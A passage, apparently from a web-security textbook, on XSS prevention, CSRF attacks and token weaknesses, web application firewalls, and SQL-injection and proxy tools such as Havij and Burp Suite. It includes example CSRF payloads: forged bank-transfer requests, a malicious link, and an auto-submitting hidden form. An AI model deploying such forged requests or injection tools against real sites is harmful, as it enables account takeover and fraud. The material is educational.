- Obtaining the cookie information of a user who is logged into a website, thus compromising the victim's account.


How to prevent XSS attacks:

Preventing cross-site scripting is trivial in some cases but can be much harder depending on the complexity of the application and the ways it handles user-controllable data.
In general, effectively preventing XSS vulnerabilities is likely to involve a combination of the following measures:

- **Filter input on arrival.** At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- **Encode data on output.** At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content.


Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.

- **Use appropriate response headers.** To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- **Content Security Policy.** As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.



Reference: https://portswigger.net/

Cross-Site Request Forgery (CSRF)



Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

CSRF example:

Before executing an assault, a perpetrator typically studies an application in order to make a forged request appear as legitimate as possible.

For example, a typical GET request for a $100 bank transfer might look like:

```
GET http://netbank.com/transfer.do?acct=PersonB&amount=$100
HTTP/1.1
```

A hacker can modify this script so it results in a $100 transfer to their own account. Now the malicious request might look like:

```
GET http://netbank.com/transfer.do?acct=AttackerA&amount=$100
HTTP/1.1
```

A bad actor can embed the request into an innocent looking hyperlink:

```
<a
href="http://netbank.com/transfer.do?acct=AttackerA&amount=$100"
>Read more!</a>
```

This is how such a form may look like:

```
<body onload="document.forms[0].submit()">
   <form action="http://netbank.com/transfer.do" method="POST">
      <input type="hidden" name="acct" value="AttackerA"/>
      <input type="hidden" name="amount" value="$100"/>
      <input type="submit" value="View my pictures!"/>
   </form>
 </body>
```

What are CSRF Tokens?

A CSRF token is a unique, unpredictable secret value generated by a server-side application, and sent to the client for inclusion in subsequent HTTP requests issued by the client. After the token is issued, when the client makes a request, the server checks to see if the request contains the expected token, and rejects it if the token is missing or invalid.

CSRF tokens can prevent CSRF attacks, because they prevent attackers from forming fully valid HTTP requests, which they can feed to a victim. The attacker cannot determine or predict the value of the user's CSRF token, so any request they generate should not be accepted by the application.

Common CSRF Vulnerabilities: Weaknesses in CSRF Token Implementations

Some of the most common CSRF vulnerabilities are caused by errors in the CSRF token verification process. Make sure your CSRF process does not have any of these weaknesses.

Validation depends on presence of token

In some applications, the verification process is skipped if the token does not exist. This means that the attacker only needs to find code containing token information, and remove it, and token validation is not performed by the application.

CSRF token is not associated with user session

Some applications maintain a pool of tokens, and as long as a token from the pool is used, it is accepted. However, the application does not tie specific tokens to specific users. An attacker only needs to obtain at least one token from the pool, and can use it to impersonate any user.

Token validation changes with HTTP method

In some applications, using the GET method instead of the POST method will cause CSRF validation not to work properly. The attacker simply needs to switch from POST to GET, and easily bypass the verification process.

CSRF token is copied to the cookie

Some applications do not keep a record of tokens that are already in use. Instead, they copy the request parameters associated with each token into the user's cookie. In this setup, the attacker can create a cookie that contains a token using the application's expected format, place it in the user's browser, and then execute a CSRF attack. The request sent by the user's browser will be validated, because it will match the malicious cookie provided by the attacker.

CSRF Prevention: Beyond CSRF Tokens

The basic way to prevent CSRF is to implement CSRF tokens, while avoiding the weaknesses we described in the previous section. Here are additional ways you can prevent CSRF attacks.

Use Advanced Validation Techniques to Reduce CSRF

An attacker can initiate a CSRF attack when all the parameters used in the form are identified. Hence, in order to prevent a CSRF attack, you can add an additional parameter with an additional value that the attacker is unaware of, but the server requires validation.

Reference:

- https://portswigger.net/
- https://owasp.org/

Web Application Firewall (WAF)


A **Web Application Firewall (WAF)** is a specialized security system designed to monitor, filter, and block malicious HTTP/S traffic to and from a web application. Unlike traditional firewalls that focus on network-level threats, a WAF operates at the application layer (Layer 7 of the OSI model) and is specifically tailored to detect and mitigate attacks targeting web applications.

Purpose and Functionality:

The primary goal of a WAF is to protect web applications from common threats such as:

- SQL Injection
- Cross-Site Scripting (XSS)
- File Inclusion Attacks
- Cross-Site Request Forgery (CSRF)
- Remote Code Execution (RCE)

WAFs achieve this by inspecting incoming and outgoing HTTP requests and applying a set of predefined or custom security rules. These rules can detect abnormal behavior, filter out harmful payloads, and block requests that appear malicious.



What is the difference between blocklist and allowlist WAFs?

A WAF that operates based on a blocklist (negative security model) protects against known attacks. Think of a blocklist WAF as a club bouncer instructed to deny admittance to guests who don't meet the dress code. Conversely, a WAF based on an allowlist (positive security model)

only admits traffic that has been pre-approved. This is like the bouncer at an exclusive party, he or she only admits people who are on the list. Both blocklists and allowlists have their advantages and drawbacks, which is why many WAFs offer a hybrid security model, which implements both.

Reference: https://www.cloudflare.com/en-gb/

Types of WAF Deployment:

- **Network-Based WAF:** Installed on hardware devices within the network infrastructure; offers high performance and low latency.
- **Host-Based WAF: I**ntegrated into the application software or server; allows customization but consumes system resources.
- **Cloud-Based WAF:** Offered as a service by third-party providers; easy to deploy and maintain, suitable for scalable applications.

Benefits of Using a WAF:

- Real-Time Threat Detection and Prevention: Blocks known and unknown web attacks instantly.
- Application Layer Protection: Shields business logic, APIs, and web interfaces.
- Compliance Support: Helps organizations meet security standards like PCI-DSS.
- Custom Rules: Allows fine-tuned control over what traffic is allowed or denied.

Limitations:

While WAFs are powerful, they are not a substitute for secure coding. A poorly configured WAF may allow certain attacks to bypass detection, and sophisticated attackers may attempt to evade WAF filters using obfuscation techniques. Therefore, a WAF should be seen as a complementary layer within a broader defense-in-depth strategy.

Ethical Hacking & Penetration Testing Tools

With the growth of the Internet, technology, and digitization, online threats have been becoming more elaborate by the day. Companies and businesses have started to embrace proactive server security measures. Ethical hacking and penetration testing are examples of proactive cyber defense strategies. Professionals within the cybersecurity industry are able to evaluate systems within organizations, uncover vulnerabilities, conduct mock real-life assaults in safe settings, and devise strategies to fortify those systems. Their effectiveness hinges on the methodologies employed to recreate dangers and scrutinize security system performances from an adversary's point of view.

This section highlights four essential tools commonly utilized in ethical hacking and penetration testing:

- **Havij –** A well-known web application vulnerability scanner, particularly effective in identifying and exploiting SQL injection flaws with a simple and intuitive interface.
- **Cyberfox –** A lightweight and portable scanning tool designed for efficiently detecting common vulnerabilities in small to medium-scale web environments.
- **Burp Suite –** A comprehensive web security testing platform that provides advanced features such as request interception, vulnerability scanning, and automated attack simulations.
- **Kali Linux –** A powerful, Linux-based penetration testing distribution that comes preloaded with a vast array of tools covering everything from network scanning to exploitation and post-exploitation analysis.

Together, these tools empower security professionals to uncover system vulnerabilities and strengthen the overall security posture of web applications and networks.

9.1 Havij Web Application Vulnerability Scanner


Havij is a powerful and user-friendly SQL injection tool that automates the process of identifying and exploiting vulnerabilities in web applications. With its comprehensive feature set, support for multiple DBMS platforms, and the ability to extract sensitive data, Havij is an essential tool for ethical hackers and penetration testers. By following ethical practices and using the tool responsibly, professionals can ensure web applications are secure and free from SQL injection vulnerabilities.


Havij is an automated tool for exploiting SQL injection vulnerabilities in web applications. SQL injection is one of the most common and critical security vulnerabilities that occurs when an

application fails to properly sanitize user input, allowing an attacker to manipulate SQL queries and access unauthorized data in a database.

Why Havij:

- ➔ Ease to use
- ➔ Automation of SQL injection
- ➔ Support for multiple databases
- ➔ Advanced features






9.2 CyberFox: Lightweight Web Application Vulnerability Scanner

CyberFox is a simple yet effective tool for penetration testing with a focus on web application vulnerabilities, especially SQL injections. Its ease of use makes it popular among cybersecurity students and ethical hackers.

Compared to sophisticated tools like SQLMap and Havij, CyberFox is less powerful, but it is ideal for beginners and provides professionals with a quick, easy-to-use diagnosis tool. It works by sending specific requests to web applications and listening to their responses to determine if they can be exploited.

Key Features of CyberFox:

- ★ **Graphical User Interface (GUI):** Simplifies the vulnerability scanning process, making it accessible to users with minimal technical background.
- ★ **SQL Injection Detection:** Specializes in detecting and exploiting SQL injection flaws by automating the injection of malicious payloads.
- ★ **Data Extraction:** Allows retrieval of sensitive data such as database names, tables, and columns when vulnerabilities are found.
- ★ **Speed and Simplicity:** Performs quick scans with minimal setup, making it ideal for rapid assessments and training scenarios.
- ★ **Beginner-Friendly:** Designed for educational use and entry-level penetration testing, helping students understand how vulnerabilities are discovered and exploited.




Why CyberFox Is Used:

- ➔ To perform **initial reconnaissance** in vulnerability assessments.
- ➔ To provide a **hands-on learning experience** for students and newcomers in ethical hacking.
- ➔ To support **basic exploitation tasks** in controlled environments.
- ➔ To validate potential vulnerabilities before engaging in deeper analysis with more powerful tools.

Ethical Use and Limitations:

CyberFox can only be utilized in a personal lab, classroom enabling environment, or in an approved client project due to ethical reasoning and cybersecurity law implications. Although claimed to work well for basic tasks, it lacks advanced features such as custom payload scripting, complex bypass techniques, multi-threaded scanning, and other intricate functions.




9.3 Burp Suite – Web Proxy and Exploitation Tool

Burp Suite is a software package dedicated to web security audits (web penetration tests). It has been developed by PortSwigger, a leading company in the world of web security.

Burp Suite, often referred to simply as Burp, is optimised and designed to meet the needs of professional pentesters, and is the most widely used tool in its field. It is a modular tool that allows both manual and automated tests to be carried out, helping pentesters to effectively identify vulnerabilities in web applications.

What Is Burp Suite Used For?



Burp Suite has a range of features and use cases for evaluating the security of web applications. One of its most well-known use cases involves scanning for many types of vulnerabilities. Burp Suite can identify common security flaws such as SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), and more.

What are the advantages of Burp Suite?


During a web penetration test, a pentester will generally use Burp Suite 90% of the time, which makes it an essential tool. There are alternatives such as ZAP, developed by OWASP, but Burp Suite remains the benchmark in the world of web pentesting. Burp's overall operation is modular. Some of its modules are installed by default on the software. These are the essential modules for

conducting an audit. Other complementary modules called extensions are available for download via the extender (Burp's 'catalogue').

Burp Suite's strength, apart from its modularity and user-friendliness, lies in its very active community, which develops new extensions and creates detailed documentation on the modules.

Burp is a comprehensive tool that will meet most of a pentester's needs. Even if the basic functionalities do not meet a specific need, in most cases there is an extension developed by the community for this purpose.

9.4 Kali Linux – Penetration Testing Platform



